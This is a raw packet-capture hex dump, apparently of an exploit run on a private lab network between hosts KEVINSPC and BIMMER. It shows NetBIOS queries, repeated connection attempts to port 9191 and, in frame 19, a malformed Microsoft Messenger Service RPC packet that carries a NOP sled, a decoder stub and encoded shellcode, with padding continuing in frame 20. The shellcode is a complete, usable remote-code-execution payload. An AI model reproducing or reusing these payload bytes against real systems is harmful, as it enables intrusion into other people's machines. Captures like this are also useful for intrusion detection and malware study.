0190  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01a0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01b0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01c0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01d0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01e0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
01f0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0200  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0210  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0220  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0230  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0240  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0250  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0260  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0270  90 90 90 90 eb 10 90 90 90 90 90 90 3e 69 8d 76 4c   ...........>i.vL
0280  04 ee 77 90 90 90 90 90 eb 03 58 eb 05 e8 f8 ff   ..w.......X.....
0290  ff ff b9 ff ff ff ff 81 e9 7f ee ff ff 2b c1 ff   .............+..
02a0  e0 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02b0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02c0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02d0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02e0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
02f0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0300  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0310  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0320  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
```

```
0330  14 00                                             ..

Frame 4 (92 bytes on wire, 92 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 4e 63 00 00 00 80 11 56 43 c0 a8 00 06 c0 a8   .Nc.....VC......
0020  00 05 00 89 00 89 00 3a 3e 83 00 40 00 10 00 01   .......:>..@....
0030  00 00 00 00 00 00 20 43 4b 41 41 41 41 41 41 41   ...... CKAAAAAAA
0040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0050  41 41 41 41 41 41 41 00 00 21 00 01               AAAAAAA..!..

Frame 5 (343 bytes on wire, 343 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Internet Protocol, Src Addr: BIMMER (192.168.0.5), Dst Addr: KEVINSPC (192.168.0.6)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 00 45 00   ....9:....`...E.
0010  01 49 00 5a 00 00 7f 11 b8 ee c0 a8 00 05 c0 a8   .I.Z............
0020  00 06 00 89 00 89 01 35 0b 04 00 40 84 00 00 00   .......5...@....
0030  00 01 00 00 00 00 20 43 4b 41 41 41 41 41 41 41   ...... CKAAAAAAA
0040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
0050  41 41 41 41 41 41 41 00 00 21 00 01 00 00 00 00   AAAAAAA..!......
0060  00 e3 0a 42 49 4d 4d 45 52 20 20 20 20 20 20 20   ...BIMMER
0070  20 20 00 44 00 42 49 4d 4d 45 52 20 20 20 20 20     .D.BIMMER
0080  20 20 20 20 20 44 00 57 4f 52 4b 47 52 4f 55 50        D.WORKGROUP
0090  20 20 20 20 20 20 00 c4 00 42 49 4d 4d 45 52 20         ...BIMMER
00a0  20 20 20 20 20 20 20 20 03 44 00 57 4f 52 4b 47           .D.WORKG
00b0  52 4f 55 50 20 20 20 20 20 20 1e c4 00 42 4c 41   ROUP      ...BLA
00c0  4c 4f 52 20 20 20 20 20 20 20 20 20 03 44 00 49   LOR          .D.I
00d0  4e 65 74 7e 53 65 72 76 69 63 65 73 20 20 1c c4   Net~Services  ..
00e0  00 57 4f 52 4b 47 52 4f 55 50 20 20 20 20 20 20   .WORKGROUP
00f0  1d 44 00 49 53 7e 42 49 4d 4d 45 52 00 00 00 00   .D.IS~BIMMER....
0100  00 00 00 44 00 01 02 5f 5f 4d 53 42 52 4f 57 53   ...D...__MSBROWS
0110  45 5f 5f 02 01 c4 00 00 10 4b 13 78 c8 00 00 00   E__......K.x....
0120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0150  00 00 00 00 00 00 00                              .......

Frame 6 (92 bytes on wire, 92 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: ff:ff:ff:ff:ff:ff
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: 192.168.0.255 (192.168.0.255)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service

0000  ff ff ff ff ff ff 00 10 a4 c6 39 3a 08 00 45 00   ..........9:..E.
0010  00 4e 64 00 00 00 80 11 54 49 c0 a8 00 06 c0 a8   .Nd.....TI......
0020  00 ff 00 89 00 89 00 3a 1a 5f 00 42 01 10 00 01   .......:._.B....
0030  00 00 00 00 00 00 20 45 43 45 4a 45 4e 45 4e 45   ...... ECEJENENE
0040  46 46 43 43 41 43 41 43 41 43 41 43 41 43 41 43   FFCCACACACACACAC
0050  41 43 41 43 41 41 41 00 00 20 00 01               ACACAAA.. ..

Frame 7 (92 bytes on wire, 92 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: ff:ff:ff:ff:ff:ff
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: 192.168.0.255 (192.168.0.255)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service

0000  ff ff ff ff ff ff 00 10 a4 c6 39 3a 08 00 45 00   ..........9:..E.
0010  00 4e 65 00 00 00 80 11 53 49 c0 a8 00 06 c0 a8   .Ne.....SI......
0020  00 ff 00 89 00 89 00 3a 1a 5f 00 42 01 10 00 01   .......:._.B....
0030  00 00 00 00 00 00 20 45 43 45 4a 45 4e 45 4e 45   ...... ECEJENENE
0040  46 46 43 43 41 43 41 43 41 43 41 43 41 43 41 43   FFCCACACACACACAC
0050  41 43 41 43 41 41 41 00 00 20 00 01               ACACAAA.. ..

Frame 8 (92 bytes on wire, 92 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: ff:ff:ff:ff:ff:ff
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: 192.168.0.255 (192.168.0.255)
User Datagram Protocol, Src Port: nbname (137), Dst Port: nbname (137)
NetBIOS Name Service
```

```
0000  ff ff ff ff ff ff 00 10 a4 c6 39 3a 08 00 45 00   ..........9:..E.
0010  00 4e 66 00 00 00 80 11 52 49 c0 a8 00 06 c0 a8   .Nf.....RI......
0020  00 ff 00 89 00 89 00 3a 1a 5f 00 42 01 10 00 01   .......:._.B....
0030  00 00 00 00 00 00 20 45 43 45 4a 45 4e 45 4e 45   ...... ECEJENENE
0040  46 46 43 43 41 43 41 43 41 43 41 43 41 43 41 43   FFCCACACACACACAC
0050  41 43 41 43 41 41 41 00 00 20 00 01               ACACAAA.. ..

Frame 9 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Transmission Control Protocol, Src Port: 1038 (1038), Dst Port: 9191 (9191), Seq: 0, Ack: 0, Len: 0

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 30 67 00 40 00 80 06 12 6c c0 a8 00 06 c0 a8   .0g.@....l......
0020  00 05 04 0e 23 e7 00 1b 1f e9 00 00 00 00 70 02   ....#.........p.
0030  20 00 99 ca 00 00 02 04 05 b4 01 01 04 02          .............

Frame 10 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Internet Protocol, Src Addr: BIMMER (192.168.0.5), Dst Addr: KEVINSPC (192.168.0.6)
Transmission Control Protocol, Src Port: 9191 (9191), Dst Port: 1038 (1038), Seq: 0, Ack: 0, Len: 0

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 00 45 00   ....9:....`...E.
0010  00 28 00 5b 00 00 7f 06 ba 19 c0 a8 00 05 c0 a8   .(.[............
0020  00 06 23 e7 04 0e 00 00 00 00 00 1b 1f ea 50 14   ..#...........P.
0030  00 00 e6 7a 00 00 00 00 00 00 00 00               ...z........

Frame 11 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Transmission Control Protocol, Src Port: 1038 (1038), Dst Port: 9191 (9191), Seq: 0, Ack: 0, Len: 0

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 30 68 00 40 00 80 06 11 6c c0 a8 00 06 c0 a8   .0h.@....l......
0020  00 05 04 0e 23 e7 00 1b 1f e9 00 00 00 00 70 02   ....#.........p.
0030  20 00 99 ca 00 00 02 04 05 b4 01 01 04 02          .............

Frame 12 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Internet Protocol, Src Addr: BIMMER (192.168.0.5), Dst Addr: KEVINSPC (192.168.0.6)
Transmission Control Protocol, Src Port: 9191 (9191), Dst Port: 1038 (1038), Seq: 0, Ack: 1, Len: 0

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 00 45 00   ....9:....`...E.
0010  00 28 00 5c 00 00 7f 06 ba 18 c0 a8 00 05 c0 a8   .(.\............
0020  00 06 23 e7 04 0e 00 00 00 00 00 1b 1f ea 50 14   ..#...........P.
0030  00 00 e6 7a 00 00 00 00 00 00 00 00               ...z........

Frame 13 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Transmission Control Protocol, Src Port: 1038 (1038), Dst Port: 9191 (9191), Seq: 0, Ack: 0, Len: 0

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 30 69 00 40 00 80 06 10 6c c0 a8 00 06 c0 a8   .0i.@....l......
0020  00 05 04 0e 23 e7 00 1b 1f e9 00 00 00 00 70 02   ....#.........p.
0030  20 00 99 ca 00 00 02 04 05 b4 01 01 04 02          .............

Frame 14 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Internet Protocol, Src Addr: BIMMER (192.168.0.5), Dst Addr: KEVINSPC (192.168.0.6)
Transmission Control Protocol, Src Port: 9191 (9191), Dst Port: 1038 (1038), Seq: 0, Ack: 1, Len: 0

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 00 45 00   ....9:....`...E.
0010  00 28 00 5d 00 00 7f 06 ba 17 c0 a8 00 05 c0 a8   .(.]............
0020  00 06 23 e7 04 0e 00 00 00 00 00 1b 1f ea 50 14   ..#...........P.
0030  00 00 e6 7a 00 00 00 00 00 00 00 00               ...z........

Frame 15 (62 bytes on wire, 62 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Transmission Control Protocol, Src Port: 1038 (1038), Dst Port: 9191 (9191), Seq: 0, Ack: 0, Len: 0

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  00 30 6a 00 40 00 80 06 0f 6c c0 a8 00 06 c0 a8   .0j.@....l......
0020  00 05 04 0e 23 e7 00 1b 1f e9 00 00 00 00 70 02   ....#.........p.
0030  20 00 99 ca 00 00 02 04 05 b4 01 01 04 02          .............
```

```
Frame 16 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Internet Protocol, Src Addr: BIMMER (192.168.0.5), Dst Addr: KEVINSPC (192.168.0.6)
Transmission Control Protocol, Src Port: 9191 (9191), Dst Port: 1038 (1038), Seq: 0, Ack: 1, Len: 0

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 00 45 00   ....9:....`...E.
0010  00 28 00 5e 00 00 7f 06 ba 16 c0 a8 00 05 c0 a8   .(.^............
0020  00 06 23 e7 04 0e 00 00 00 00 00 1b 1f ea 50 14   ..#...........P.
0030  00 00 e6 7a 00 00 00 00 00 00 00 00               ...z........

Frame 17 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Address Resolution Protocol (request)

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 06 00 01   ....9:....`.....
0010  08 00 06 04 00 01 00 80 c8 0c 60 91 c0 a8 00 05   ..........`.....
0020  00 00 00 00 00 00 c0 a8 00 06 00 00 00 00 00 00   ................
0030  00 00 00 00 00 00 00 00 00 00 00 00               ............

Frame 18 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Address Resolution Protocol (reply)

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 06 00 01   ....`.....9:....
0010  08 00 06 04 00 02 00 10 a4 c6 39 3a c0 a8 00 06   ..........9:....
0020  00 80 c8 0c 60 91 c0 a8 00 05                     ....`.....

Frame 19 (1514 bytes on wire, 1514 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
User Datagram Protocol, Src Port: 1039 (1039), Dst Port: 135 (135)
DCE RPC
Microsoft Messenger Service
[Malformed Packet: Messenger]

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  05 dc 6b 00 20 00 80 11 28 b5 c0 a8 00 06 c0 a8   ..k. ...(.......
0020  00 05 04 0f 00 87 0e a0 25 d4 04 00 28 00 10 00   ........%...(...
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 f8 91 7b 5a 00 ff d0 11 a9 b2 00 c0 4f b6   ....{Z........O.
0050  e6 fc cd 07 20 40 42 69 73 68 6b 65 6b 32 30 30   .... @Bishkek200
0060  33 ff 00 00 00 00 01 00 00 00 00 00 00 00 00 00   3...............
0070  ff ff ff ff 48 0e 00 00 00 00 0a 00 00 00 00 00   ....H...........
0080  00 00 0a 00 00 00 4e 45 54 4d 41 4e 49 41 43 00   ......NETMANIAC.
0090  00 00 05 00 00 00 00 00 00 00 05 00 00 00 41 44   ..............AD
00a0  49 4b 00 00 00 00 10 0e 00 00 00 00 00 00 10 0e   IK..............
00b0  00 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0100  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0110  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0120  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0130  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0140  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0150  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0160  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0170  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0180  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0190  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0200  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0210  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0220  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0230  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0240  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0250  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0260  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0270  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0280  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0290  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02a0  90 90 90 90 90 90 eb 03 5d eb 05 e8 f8 ff ff ff   ........].......
02b0  8b c5 83 c0 11 33 c9 66 b9 c9 01 80 30 88 40 e2   .....3.f....0.@.
02c0  fa dd 03 64 03 7c 09 64 08 88 88 88 60 c4 89 88   ...d.|.d....`...
02d0  88 01 ce 74 77 fe 74 e0 06 c6 86 64 60 d9 89 88   ...tw.t....d`...
02e0  88 01 ce 4e e0 bb ba 88 88 e0 ff fb ba d7 dc 77   ...N...........w
02f0  de 4e 01 ce 70 77 fe 74 e0 25 51 8d 46 60 b8 89   .N..pw.t.%Q.F`..
0300  88 88 01 ce 5a 77 fe 74 e0 fa 76 3b 9e 60 a8 89   ....Zw.t..v;.`..
0310  88 88 01 ce 46 77 fe 74 e0 67 46 68 e8 60 98 89   ....Fw.t.gFh.`..
0320  88 88 01 ce 42 77 fe 70 e0 43 65 74 b3 60 88 89   ....Bw.p.Cet.`..
0330  88 88 01 ce 7c 77 fe 70 e0 51 81 7d 25 60 78 88   ....|w.p.Q.}%`x.
0340  88 88 01 ce 78 77 fe 70 e0 2c 92 f8 4f 60 68 88   ....xw.p.,..O`h.
0350  88 88 01 ce 64 77 fe 70 e0 2c 25 a6 61 60 58 88   ....dw.p.,%.a`X.
0360  88 88 01 ce 60 77 fe 70 e0 6d c1 0e c1 60 48 88   ....`w.p.m...`H.
0370  88 88 01 ce 6a 77 fe 70 e0 6f f1 4e f1 60 38 88   ....jw.p.o.N.`8.
0380  88 88 01 ce 5e bb 77 09 64 7c 89 88 88 dc e0 89   ....^.w.d|......
0390  89 88 88 77 de 7c d8 d8 d8 d8 c8 d8 c8 d8 77 de   ...w.|........w.
03a0  78 03 50 df df e0 8a 88 ab 6f 03 44 e2 9e d9 db   x.P......o.D....
03b0  77 de 64 df db 77 de 60 bb 77 df d9 db 77 de 6a   w.d..w.`.w...w.j
03c0  03 58 01 ce 36 e0 eb e5 ec 88 01 ee 4a 0b 4c 24   .X..6.......J.L$
03d0  05 b4 ac bb 48 bb 41 08 49 9d 23 6a 75 4e cc ac   ....H.A.I.#juN..
03e0  98 cc 76 cc ac b5 01 dc ac c0 01 dc ac c4 01 dc   ..v.............
03f0  ac d8 05 cc ac 98 dc d8 d9 d9 d9 c9 d9 c1 d9 d9   ................
0400  77 fe 4a d9 77 de 46 03 44 e2 77 77 b9 77 de 5a   w.J.w.F.D.ww.w.Z
0410  03 40 77 fe 36 77 de 5e 63 16 77 de 9c de ec 29   .@w.6w.^c.w....)
0420  b8 88 88 88 03 c8 84 03 f8 94 25 03 c8 80 d6 4a   ..........%....J
0430  8c 88 db dd de df 03 e4 ac 90 03 cd b4 03 dc 8d   ................
0440  f0 8b 5d 03 c2 90 03 d2 a8 8b 55 6b ba c1 03 bc   ..].......Uk....
0450  03 8b 7d bb 77 74 bb 48 24 b2 4c fc 8f 49 47 85   ..}.wt.H$.L..IG.
0460  8b 70 63 7a b3 f4 ac 9c fd 69 03 d2 ac 8b 55 ee   .pcz.....i....U.
0470  03 84 c3 03 d2 94 8b 55 03 8c 03 8b 4d 63 8a bb   .......U....Mc..
0480  48 03 5d d7 d6 d5 d3 4a 8c 88 90 90 90 90 90 90   H.]....J........
0490  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
04f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0500  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0510  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0520  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0530  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0540  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0550  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0560  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0570  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0580  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0590  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05e0  90 90 90 90 90 90 90 90 90 90                     ..........

Frame 20 (1514 bytes on wire, 1514 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Data (1480 bytes)

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  05 dc 6b 00 20 b9 80 11 27 fc c0 a8 00 06 c0 a8   ..k. ...'.......
0020  00 05 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0040  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0050  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
00f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0100  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0110  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0120  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0130  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0140  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0150  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0160  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0170  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0180  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0190  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
01f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0200  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0210  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0220  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0230  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0240  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0250  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0260  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0270  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0280  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0290  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02e0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
02f0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0300  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0310  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0320  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0330  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0340  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0350  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0360  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0370  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0380  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0390  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03c0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03d0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
03e0  90 90 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
03f0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0400  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0410  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0420  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0430  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0440  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0450  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0460  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0470  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0480  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0490  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
04a0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
04b0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
04c0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
04d0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
04e0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
04f0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
